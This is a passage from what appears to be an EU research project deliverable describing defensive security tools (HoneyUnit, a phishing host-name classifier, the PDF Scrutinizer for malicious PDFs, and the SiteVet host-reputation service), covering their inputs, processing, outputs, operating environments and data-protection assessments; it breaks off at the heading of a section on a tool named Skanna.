Partners using the HoneyUnit as a library for another piece of software should be aware that the report indicates the address submitted for analysis. If the partner's software links that information with a datum that allows identifying the person that submitted the respective address for analysis, e.g. an IP address, the report would

[1] We do not provide an average runtime since the processing is aborted if it exceeds a predefined time limit. An averaged processing time would thus be strongly influenced by the selected time limit.

reveal that person’s intent to view a particular web page and should thus be treated as personal data.

6.3.6.2. Purpose, Legitimate Grounds and Data Quality

The HoneyUnit can only be considered to process personal data under the very specific circumstances discussed in Section 6.3.6.1. Such data may have been published by the data subject on a web page that is analysed for malicious content. Such an analysis cannot be carried out without retrieving the document that should be analysed. The HoneyUnit maintains a copy of the document to be analysed in RAM but discards it once the analysis is complete and can thus not be used for any other purpose.
The analysis conducted by the HoneyUnit can be used to warn users about web pages that may harm their computers or to support criminal investigations. It is thus a tool for preventing and supporting the investigation of criminal offences.
Since HoneyUnit does not store any personal data under any circumstances, restrictions regarding the data quality do not apply.

6.3.6.3. Proportionality

The HoneyUnit can only be considered to processes personal data under the very specific circumstances discussed in Section 6.3.6.1. Even under those circumstances, any personal data is discarded when the analysis is complete. Thus, there is no impact on the individuals whose data would be processed by the HoneyUnit and the proportionality assessment only relies on the proven fact that the HoneyUnit can detect certain attempts to exploit a user’s web browser.

6.3.6.4. Data Subject’s Rights

Since, as discussed above, HoneyUnit does not store any personal data, the rights of data subjects are not affected by the use of it.

6.3.6.5. Security of Processing

As a library or a standalone application executed by a user request, HoneyUnit does not expose any attack surface by itself. Personal data is generally not processed, as discussed in Section 6.3.6.1, and even if the processed document should contain any personal data, that data could only be obtained from HoneyUnit by reading its process’ memory while analysing the respective document, requiring an account on the HoneyUnit’s host with the respective privileges.
Since the HoneyUnit only processes publicly available web pages, an attacker could however obtain the same data by simply accessing the respective web page. This would not require any privileges on behalf of the attacker and thus an attacker cannot gain additional personal data by attacking the HoneyUnit itself.

6.4. High Precision Phishing Detection (HPPD) module

6.4.1. Overview

Atos High Performance Security (AHPS) is a commercial service offered by Atos and comprised of several individual components. The High Precision Phishing Detection module (HPPD) was developed as a part of that service but can act as a standalone system. It uses machine learning techniques to distinguish between the host names for phishing and benign websites. In the AHPS architecture, it serves as a high-performance pre-filter placed before other modules that require larger time frames to perform analyses and classification.

6.4.2. *Input*

6.4.2.1. *External input*

The module relies on two external datasets: Alexa[1] is used to train a model for benign and PhishTank[2] serves as training data for a model of malicious host names.

6.4.2.2. *Input acquired throw own sensors*

The module does not acquire any data through own sensors.

6.4.2.3. *Input acquired from the ACDC solution*

The HPPD module retrieves malicious_URI reports from the ACDC CCH as an additional source of training data for the malicious host name model. Additionally, it retrieves URIs that were labelled suspicious to provide a classification as benign or malicious based on the host name used in the URI.

6.4.3. *Processing*

The processing is split into two separate phases. The **learning phase** creates a model for benign and malicious host names in an online manner, updating the previously established model. When the **training phase** is complete, host names are classified according to the current model, adjusted in the learning phase.
To start the learning phase, the data sets are downloaded and stored in a database. After the required data is obtained, the learning phase is executed. The module distinguishes between five main different features: total number of dots and length of the first 4 'words' between dots, from left to right. We investigated malicious and benign host names datasets and concluded that it is very hard to establish other criteria, as e.g. Asian host names contain a lot of special characters. The prototype has a crawler component analysing the actual web sites source code, but currently we focus on high performance solutions that will allow near real time classification. It calculates all possible combinations of the features, without repetition, and performs the learning phase for each sub-set separately, learning from entries that were not utilized yet. We are using combinations without repetition of the features. The reason for that is that different combinations give different results as we correlated the features creating polynomial vectors. Determining the best features for identifying malicious websites is part of on-going work.
After each learning process, the entries that took part in the process are flagged not to be considered anymore. During the learning phase, the decision boundaries, established in previous experiment, are slightly adjusted for each misclassified entry separately. After the learning phase is finished, the module performs statistical analysis using the learned parameters. Later the results of the statistical analysis are used in classification of externally provided host names. The whole learning process is repeated in configurable intervals of time.
The user may use one of two available interfaces to perform the **classification** analysis. The classification process is a modified part of the statistical analysis performed during the learning phase, where the user may provide external, unlabelled input, and request the service to provide the classification of the input according to the last version of the model available.

6.4.4. *Output*

[1] http://s3.amazonaws.com/alexa-static/top-1m.csv.zip
[2] http://data.phishtank.com/data/online-valid.csv

6.4.4.1. User interfaces

The HPPD module provides a simple command line interface. It allows a user to provide a list of HTTP-URIs that should be processed by the HPPD. The module will then generate a list of serialised Python objects indicating the host name and classification result for each host name. This output is particular useful for further processing by other Python-based applications.

6.4.4.2. Output provided to the ACDC solution

For suspicious URIs retrieved from the CCH, the HPPD executes its classification. If the likelihood for the URI's hostname to be malicious exceeds 80%, the HPPD generates a malicious_uri report in accordance with the schemata defined in deliverable 1.7.2 indicating that fact.

6.4.4.3. Other interfaces

The HPPD provides a REST interface for retrieving classification results. A HTTP GET HTTP requests indicating the host name (as in `http://localhost:8080/prediction/?url=g.o.o.g.l.e.com`) will be answered with a simple JSON document indicating the classification result:

```
{
    URL: "g.o.o.g.l.e.com",
    class: "MALICIOUS",
    probability: 100
}
```

6.4.5. Operating Environment

6.4.5.1. Operating system and third party software

In principle, the HPPD should run on any operating system with Python 2.7 and the numpy, matplotlib, scipy and pymongo modules for Python installed. Additionally, a Mongo DB must be setup and accessible for the HPPD. We tested the HPPD successfully on OpenSUSE Linux and Microsoft Windows 7.

6.4.5.2. Network access

The HPPD requires access to the Internet for downloading archives and .csv files that are provided by Alexa and PhishTank or to send and receive reports to the ACDC CCH. For using the REST interface, the system running the HPPD must be accessible on the respective port for the host using that interface.

6.4.5.3. Equipment

While the training phase requires significant processing power, classification is fast. On a virtual machine with two cores and 2GB of RAM, no significant delay was measured when classifying 2000 host names per second.
The training phase, on the other hand, may require several hours of processing time, depending on the size of the training set. With the given setup, training the model with roughly 1 million host names was complete after about one hour.

6.4.6. Legal Considerations

The legal considerations regarding the High Precision Phishing Detection module and Service Level SIEM are identical, hence the legal considerations for both tools are provided in Section 6.1.6.

6.5. PDF Scrutinizer

6.5.1. Overview

Content delivered by malicious websites is not necessarily limited to HTML documents and JavaScript. Such websites can also deliver malicious PDF documents in order to attack the victim's browser or its PDF rendering plugin.
The PDF Scrutinizer, provided by Fraunhofer FKIE, dynamically analyses the content of a PDF document in order to identify malicious patterns or behaviour in it. This tool can be used for example in conjunction with the HoneyUnit (see Section 6.2) to expand its detection capabilities allowing a more comprehensive and thus more accurate analysis of malicious websites.
For detecting suspicious or malicious content, the PDF scrutinizer features the following detection capabilities:

- **StringLengthTester:** The PDF Scrutinizer detects unusually long strings, e.g. strings containing more than 100,000 characters, to identify potential NOP-sleds or shellcode.
- **HeapSprayDetector:** Used to detect heap spraying performed by a malicious JavaScript, the PDF Scrutinizer detects large arrays containing sequences of similar data.
- **ShellcodeTester:** Employed to detect shellcode within suspicious strings.
- **Signatures:** Regular expressions are applied to the original JavaScript code as well as dynamically generated code to identify known attacks. Signatures can be used to identify either suspicious or malicious content.
- **VulnerableMethodCalls:** The PDF Scrutinizer employs a list of vulnerable methods to check whether a Script relies on potential vulnerabilities.

6.5.2. Input

6.5.2.1. External input

The PDF Scrutinizer does not receive any input by third parties.

6.5.2.2. Input acquired through own sensors

Analysis of PDF documents stored in remote machines
When the PDF Scrutinizer is instructed to perform an analysis by user or API request, it downloads the respective PDF document from a remote machine. In this case, the user or other program must provide the PDF Scrutinizer with a URL.
Analysis of PDF documents stored on the local machine
To instruct the PDF Scrutinizer to analyse a local file, it has to be provided with the respective path in the local file system. In this case, the file is read in place.

6.5.2.3. Input acquired from the ACDC solution

The PDF Scrutinizer does not receive data from the ACDC solution. However, since it is designed as library, it can be wrapped in a tool that retrieves URLs from another part of the solution, e.g. the Centralised Clearing House.

6.5.3. Processing

After fetching a PDF document either from an external server or from the local file system, the PDF Scrutinizer uses PDFBox to parse the document and extract any embedded JavaScript code from it. Then, the extracted code is executed using the open source library Mozilla Rhino, allowing the PDF Scrutinizer to analyse its runtime behaviour.

In order to observe the runtime behaviour with as much detail as possible, the API of common PDF rendering applications is emulated, allowing the JavaScript code to access content within the PDF document. During the emulation, libemu is used to detect any shellcode in function parameters that could be used in an attempt to exploit known or unknown vulnerabilities. Figure 1 given an overview to the PDF Scrutinizer's control flow.





Figure 8: PDF Scrutinizer overview

6.5.4. *Output*

6.5.4.1. *User interfaces*

The PDF Scrutinizer is designed as library but comes with a minimal command-line interface, which allows a user to enter the path or URL pointing the PDF document to be analysed. Once the analysis is complete, the result is shown on the terminal in a human readable format (see Figure 2).



```
Analysis start:          2015-03-10T14:54:26Z
Analysis end:            2015-03-10T14:54:31Z
Analysis time:           00:05
Filename:                CVE-2009-4324_PDF_2009-11-30_note200911.pdf=1ST0DAYFILE
SHA256 Hash:             61baabd6fc12e01ff73ceacc07c84f9a
JavaScript events:       true
JavaScript count:        1
heuristics raised:       HeapSprayDetector
exploits:

CVE-2009-4324
-------------
API method: media.newPlayer
Type: use-after-free
References:
http://vrt-blog.snort.org/2009/12/adobe-reader-medianewplayer-analysis.html

Classification:          malicious
```

Figure 9: Analysis of a malicious PDF Document using the PDF Scrutinizer command-line interface.

6.5.4.2. *Output provided to the ACDC solution*

The PDF Scrutinizer does not provide any data to the ACDC solution directly, but its analysis results can be forwarded to an HPFeeds server. Using the ACDCHPFeedsConnector provided by Fraunhofer FKIE, the data is then transformed into a report in accordance with D1.7.2 (Data Format Specification) and forwarded to the Centralised Clearing House.

6.5.4.3. *Other interfaces*

The PDF Scrutinizer provides a comprehensive report describing the result of its analysis in a JSON document. This document can be pushed to an HPFeeds server as described in the previous section. The JSON document contains the following elements:

`analysis_start` ISO 8601 representation of the date and time the analysis was started at.

`analysis_end` ISO 8601 representation of the date and time the analysis ended.

`report_type` Name of the tool that sends the report.

`error` Boolean value that indicates whether an error occurred (true) during the analysis. If an error occurred during analysis, the report should be considered invalid and it will not be forwarded to the CCH by the ACDCHPFeedsConnector.

`source_key` An indicator of the key entity, as required by D1.7.2.

`source_value` The SHA256 hash of the analysed file.

`file_name` Name of the analysed PDF file. For some analysis the name of the file is not available; for example, when the PDF document has been generated dynamically.

`url` This element contains the URL used to fetch the PDF document.

`classification` Indicates whether the analysed PDF document is considered benign, suspicious, or malicious.

`exploits` An array of objects indicating the exploits found in the document. Each object includes the type of vulnerability which was exploited, its CVE identifier (e.g. CVE-2008-2992), the name of the exploited method, and an array of references, indicating where additional information on the exploited vulnerability can be found. The elements containing this information are called: type, cveid, methodname, and references (see Appendix 2.1.1).

`fulfilled_heuristics` Name of the heuristic raised during the analysis (e.g. HeapSprayDetector).

`embedded_files` Provides the names of the embedded files encountered in the analysed PDF document.

`code` This element contains the malicious code found in the PDF document.Operating Environment Requirements

6.5.4.4. *Operating System and Third Party Software*

The PDF Scrutinizer has been tested on Linux Ubuntu and Windows 7 and it should be deployable on similar platforms. There is no experience with regard to other operating system at this time.

To compile and run the PDF Scrutinizer, recent versions of the JDK, Maven, and Git are needed. Additionally, the PDF Scrutinizer uses modified versions of Apache PDFBox, Mozilla Rhino, and libemu. Please note that these versions are provided by Fraunhofer FKIE. Details about the installation procedures are provided in the documentation for the PDF Scrutinizer.

6.5.4.5. *Network Access*

When the PDF Scrutinizer receives a URL as input, it must be able to connect to the respective system to be able to fetch the PDF document identified by the given URL.

6.5.4.6. *Equipment*

The PDF Scrutinizer was tested in a VirtualBox virtual machine with 1 GB of RAM and 2 cores running Ubuntu 14.04 Desktop. In total, 10,980 malicious and 6,052 benign PDF documents were analysed. For the former, analysis required 11.92 seconds on average and the mean time need for analysing a benign PDF document was 1.04

seconds. Thus, it is possible to analyse significant numbers of PDF documents without special hardware.

6.5.5. Legal Considerations

6.5.5.1. Processing of Personal Data

The PDF Scrutinizer does not process any personal data unless that data is contained in a document that is either downloaded from a remote server or provided to the PDF Scrutinizer directly as a file, implying consent to the processing. In the former case, the document is discarded after processing, in the latter, the user decides what to do with the document after the analysis. However, in either case the static analysis of the document only matches the content against predefined signatures which indicate malicious behaviour and uses dynamic analysis techniques that only analyse embedded JavaScript code and method calls. Thus, even if the analysed document does contain personal data, it is neither considered in the analysis nor will it or any artefacts of it be present in the output (see Section 6.5.4.3).

6.5.5.2. Purpose, Legitimate Grounds and Data Quality

As explained above, the purpose of the PDF Scrutinizer is to detect malicious code inside PDF documents. Any copy made by the PDF Scrutinizer will be permanently removed after analysis. Its analysis does not consider and thus its output does not contain any personal data.
By classifying PDF documents as benign, suspicious or malicious, it can prevent the infection of end user systems with malicious software, i.e. it prevents criminal offences.
Since the PDF Scrutinizer does not store any personal data, restrictions regarding the data quality do not apply.

6.5.5.3. Proportionality

As explained in Section 6.5.5.1, the analysis of PDF files with the PDF Scrutinizer does not have any impact on any individual’s personal data. The PDF Scrutinizer helps citizens to prevent being infected by malware embedded in PDF documents, or can be used by service providers and operators to block access to malicious PDF files to prevent the spreading of malware. In a scientific evaluation,[1] the PDF Scrutinizer correctly classified almost 90% of a large set of malicious PDF files as malicious and an additional 5.6% as suspicious while no file from a large set of non-malicious PDF documents was classified as malicious at all. Thus, it provides a reliable method for distinguishing between malicious and non-malicious PDF documents and, in particular when considering that it does not impact the privacy of any data subject, it is thus proportional to employ.

6.5.5.4. Data Subject’s Rights

Since the PDF Scrutinizer does not process personal data, data subject’s rights are not affected by its use.

6.5.5.5. Security of Processing

[1] Florian Schmitt, Jan Gassen, Elmar Gerhards-Padilla: PDF Scrutinizer: Detecting JavaScript-based Attacks in PDF Documents. In: Proc. of the 10th Annual Conference on Privacy, Security and Trust, 2012.

As described in Section 6.5.2.2, the PDF Scrutinizer is able to analyse PDF documents stored in the local file system or on a remote server. In the former case, the PDF file is read in place and the PDF Scrutinizer discards all its state regarding that file once the analysis is complete and the report has been delivered. Thus, to gain any information besides the non-personal data in the report, an attacker would require access to the PDF Scrutinizer process' memory. However, an attacker that already obtained sufficient privileges to read or modify the PDF Scrutinizer's address space would most likely also be able to read the original file from the file system. Thus, there would be no advantage through exploiting the PDF Scrutinizer.

When retrieving a PDF document from a remote system, the protocol indicated through the URL provided by the user is used. Since PDF Scrutinizer cannot influence these standardised protocols, only their security properties apply for the retrieval. Where users are able to determine which protocol to use, they should rely on secure protocols (e.g. HTTPS). Documents retrieved for analysis are temporarily stored in a directory selected by the user's configuration. Such a directory should only be readable for the PDF Scrutinizer to avoid unintended disclosure of information to other users on the same machine. After analysis, the analysed file is removed from the file system. Thus – with disregard to the retrieval mechanism, for which the PDF Scrutinizer has no influence on the security properties – the same argument as for the analysis of local files applies. I.e. an attacker that obtained sufficient privileges to gain an advantage through attacking the PDF Scrutinizer can gain the same advantage through much simpler means without relying on the PDF Scrutinizer at all.

6.6. SiteVet

6.6.1. Overview

SiteVet is a web service that provides data on malicious activity hosted worldwide. Data is combined from multiple sources – community partners as well as CyberDefcon's own research data – and processed using unique algorithms to provide meaningful results. The focus is on Autonomous Systems and the "reputation" of hosts.

SiteVet has been operating as a public beta since 2010. We refer to this background as "SiteVet r1". A new version has been developed under the ACDC project, which we refer to as "SiteVet r2". In addition to the changes made under ACDC, there is also the addition of sideground.

6.6.2. Input

6.6.2.1. External input

Third-party data on malicious instances (malware, spam, adware etc.) is utilised from multiple partners – some are open source and some are proprietary. These include:

Data source	Data type
Abuse.ch	C&C servers
Alienvault	Service attacks
Barracuda Central	Spam IPs
CINS	Suspicious traffic
Clean MX	Malicious URLs
Clean MX	Malicious portals
C-SIRT	Badware instances
C-SIRT	Exploit servers
C-SIRT	Malicious URLs
C-SIRT	Spam servers

Dragon Research	Service attacks
Google	Badware instances
hpHosts	Malware instances
OpenBL	Service attacks
PhishTank	Phishing URLs
Shadowserver	C&C servers
SRI	C&C servers
URIBL	Spam IPs
UCEPROTECT	Spam IPs

It is not possible to provide an exhaustive list because it is subject to change e.g. when data on new kinds of threats is included or, conversely, outdated data is phased out. This is an improvement in SiteVet r2, as SiteVet r1 was vulnerable to static and outdated data.

Data is retrieved via different protocols and interfaces, according to the availability of each external tool. In some cases, multiple APIs are utilised for redundancy. However, it is important to note that the SiteVet tool is not dependent on any particular source – if any of the above external input is not available, this does not impact the functioning of SiteVet – it simply reduces the strength of the results.

6.6.2.2. Input acquired through own sensors

Data on malicious instances is utilised from CyberDefcon's own research. Some of this data is produced in automated fashion (crawlers, honeypots, honeyclients) and some is retrieved manually (e.g. reputational data from a cybercriminal investigation).

The data itself is delivered via a local interface to the SiteVet server, and therefore there is a very low risk of SiteVet not receiving this data.

The changes in SiteVet r2 make the tool more dynamic – primarily, it is able to dynamically deal with new types of data, rather than being statically-coded to deal with specific types of malicious activity data. For this reason, it is not possible to list a precise set of data types that is provided from CyberDefcon's research, since this data varies so much on a month-by-month basis. The primary innovation in SiteVet r2 is that is able to use this varying data fully in its calculations.

6.6.2.3. Input acquired from the ACDC solution

SiteVet is configured to retrieve data from the ACDC Central Clearing House that will aid in the reputational analysis of Autonomous Systems, IP addresses, and domain names.

Specifically, SiteVet can receive the following data types from the CCH:

```
eu.acdc.bot
eu.acdc.c2_server
eu.acdc.fast_flux
eu.acdc.malicious_uri
eu.acdc.vulnerable_uri
```

The data is used from these sources to complement data from partners and CyberDefcon's research data.

6.6.3. Processing

Data from third-party sources is retrieved in a variety of formats and converted to SiteVet's internal schemata on the first instance, with archives made in original formats for future processing, where required.

Data from the ACDC Central Clearing House is retrieved in JSON format, and immediately inserted into a database, and the JSON reports discarded.

These two streams of data are combined with CyberDefcon's research data. The interval at which this processing occurs depends on performance factors – such as how long the process last took. Regardless of processing time, however, it occurs at a maximum of four hours apart.

The process of combining these streams of data involves analysing and consolidating instances where different sources may provide different resolutions on the status of a URL, domain or IP address. For example, Source A may assert that "URL 1 contains malware", whereas Source B may assert that "URL 1 used to contain malware, but it's been re-scanned and it no longer does". If the assertion from Source A is at an earlier date to that from Source B, then it is likely that Source B is correct, and the disagreement is due to the scan times. If the assertion from Source A is at a later date, then it's likely that Source B is incorrect or that there is a false positive. In this case, SiteVet will queue the URL for further investigation.



Analyse URL
Source A
URL contains malware
Source B
URL contained malware
URL is now clean
Rescan URL to determine if false positive
Look at timestamps
Source A assertion is most recent
Source B assertion is most recent
Accept Source B, providing no other conflicts

Figure 10: Example of conflict resolution in the processing

Once all conflicts, as in the above example, have been resolved, either by determining the correct data or by discarding the information, then the next stage of the reputational analysis is statistical. SiteVet uses five main algorithms to use its vast array of data to provide meaningful results of the real-world reputation of an internet entity – IP address or ASN. The most-used of these is the *HE Index* – this represents the reputational score of an ASN. The reputational score is based on the *persistent, detected, relative concentration* of malicious activity:

- *Persistent* because malicious activity continues to affect the score for a period of time after the activity disappears, albeit decreasingly so over time.
- *Detected* because it takes into account the level of certainty. For example, if we have detected 0 instances in some area, we can't say for certain that there were 0 instances, it's just that we didn't detect any, and so this is reflected in the score.
- *Relative* because the score is relative to the reputation of other ASNs.
- *Concentration* because the score takes into account the "size" of the ASN, based on the number of IP addresses routed through the ASN, the number of domains registered, etc. The "smaller" the ASN is, the worse the reputational score is for a fixed amount of activity.

The *HE Index* has become widely-used in the industry due to its usage in the *World Hosts Report* series, published by HostExploit. For more detail on the HE Index and how it is calculated, fulfilling the above properties, see the methodology section of the *World Hosts Report*[1].


In addition to the *HE Index* for ASNs, other algorithms that SiteVet utilises are:

- HE Index for IP addresses.
- The "size" of an entity. This represents how significantly large the ASN or IP address is, both at an organisational level (the size of the company) and a technical level (the size of the infrastructure).
- "Raw" index for ASNs and IP addresses – this is similar to the HE Index, but an absolute score as opposed to a relative score, without an upper bound.

6.6.4. Output

6.6.4.1. User interfaces

The main user interface is that provided to end users through the browser at sitevet.com. r1 of this interface has been used since 2010, whilst a more complete interface has been developed under the ACDC project.



AS33182
CURRENTLY ONLINE
HE Index: **248.7**
HE Rank: **3**

Download full report
It's free!

AS Name: DIMENOC - HostDime.com, Inc.
IPs allocated: 78848
Blacklisted URLs: 478

Hosts...
...malicious URLs? Yes
...badware? Yes
...botnet C&C servers? No
...exploit servers? Yes
...Zeus botnet servers? Yes
...Current Events? Yes
...phishing servers? Yes
...spam servers? Yes
...spam bots? No
...spam activity? Yes

Figure 11: Example of an ASN score on the limited public website

The r2 interface includes access to three kinds of reports – dynamic, global and custom.

Dynamic reports include information on a particular ASN or IP address. They contain the reputation scores of the entity, and all sub-entities (IP ranges, IP addresses and

[1] http://hostexploit.com/downloads/viewdownload/7/52.html

domain names). In addition, individual instances (e.g. malware URLs) and historical data are included.
Global reports include information on a larger number of entities at a broader level – for example a “Top 50” report, which focuses on the 50 ASNs with the worst reputational scores, and a “Spain” report, which focuses on ASNs in Spain. These include information which is relevant to the context of the report.
Custom reports include information that is customised by the user. Whereas dynamic and global reports include pre-selected information that is determined to be useful, custom reports can contain any variety of information that is selected. For example, a custom report may include the 1,000th to 1,100th ASNs from the United States, ordered by reputation score. Ordinarily, such a report is not useful; primarily, we are interested in the highest or lowest reputation scores. Custom reports enable the user to select such reports.

6.6.4.2. Output provided to the ACDC solution

Feeds of ASNs and IPs are sent to the CCH in the following categories:

```
eu.acdc.bot
eu.acdc.c2_server
```

ASNs or IPs are submitted to the CCH when their reputation score in either category exceeds 100 (out of a maximum of 1,000). Such a number is chosen arbitrarily but can easily be adjusted if deemed appropriate. Since the score represents a negative reputation – i.e. the “badness” of an entity – the ASNs and IPs with the highest levels of bots and C&C servers are sent to the CCH.
ASNs or IPs reported in the “c2_server” are those whose reputation score is high for IPs observed to be hosting C&C servers. ASNs or IPs reported in the “bot” category are those whose reputation score is high for IPs observed to be involved in botnet-related calls and services, but which do not fall under the category of “C&C servers”. Most often these are infected zombies or bots involved in spam.
The ASNs and IPs provided are based on reputational analysis, which is a unique approach among the tools in the ACDC project.

6.6.4.3. Other interfaces

An API has been developed in r2 for programmatic processing of SiteVet’s outputs. Some licensing issues have been identified before this can be released – mostly, this is due to the issue of consent from data providers.
The API provides feeds that are suitable for network administrators to monitor the latest changes in reputational scores.

6.6.5. Operating Environment Requirements

6.6.5.1. Operating System and Third Party Software

SiteVet runs on Red Hat Linux, utilising PHP on the frontend and Python on the backend. The only non-standard module utilised is MySQLdb.
SiteVet is run as a service and therefore further instances cannot be deployed. Access to the SiteVet service is via the web browser user interface, the API and the feeds. Therefore, the service does not have any environment requirements.

6.6.5.2. Network Access

Internet access is required over HTTP and HTTPS protocols in order to access SiteVet via the web browser user interface, the API or the feeds.

6.6.5.3. Equipment

Since further instances of SiteVet cannot be deployed, there are no equipment requirements beyond the centralised installation.
All data is pre-processed (with the exception of customised reports), therefore the service is scalable – i.e. no matter how many users and requests are placed on the service, the data load will not increase. Therefore, the amount of data and the data processing duration will not increase as the usage of the service increases. The only bottleneck on the service is the delivery of the interface via the web server, as with a normal static website.

6.6.6. Legal Considerations

6.6.6.1. Processing of Personal Data

SiteVet does not process any personal data. It is run as a service and is not deployed, therefore it does not require any local access to any website. The only inputs to the service are simple lookups such as a URL, a domain name, an IP address, an Autonomous System number or a country.
Data utilised from third parties does not contain low-level information about any webpage, only high-level information such as whether or not the webpage contains any malware. Therefore, such data cannot expose personal data.
Data from primary research analyses webpages that are publicly available only. In this case, the analysis is of the contents of the webpage, and thus at a lower level.

6.6.6.2. Purpose, Legitimate Grounds and Data Quality

It is necessary for SiteVet's primary research data to download the contents of the webpage. The purpose of the analysis, however, is solely to determine information as with third party data i.e. high-level information on whether webpages contain malware or not. Any personal data on such a webpage is unexpected and circumstantial. Once the webpage has been analysed to this effect, the contents of the page are discarded.

6.6.6.3. Proportionality

Since the downloading of webpage contents which may circumstantially contain personal data (as in 6.6.6.1 and 6.6.6.2) has a legitimate aim, is suitable and necessary, then the measure passes proportionality assessment, provided that the measure is considered to be reasonable. Because the webpage contents are not analysed for any personal data and are immediately discarded when the analysis is complete, there is no effect on any parties relating to the personal data. Therefore, the measure is reasonable to all parties and passes the proportionality assessment.

6.6.6.4. Data Subject's Rights

Personal data is not stored by the SiteVet service and therefore the data subject's rights are not affected by any circumstantial handling of personal data.

6.6.6.5. Security of Processing

Webpage contents that are analysed for primary research (as in 6.6.6.1) are analysed locally by the centralised SiteVet deployment and are not exposed to third-party services. The result is that any possible personal data contained with the webpage contents is handled by the local deployment only. Since this local deployment discards such data as soon as possible (as in 6.6.6.2), no personal information ever leaves this single system. Therefore, the data is not exposed to the security level of any particular interface, and is only reliant on the security of one system.

6.7. Skanna

6.7.1. Overview

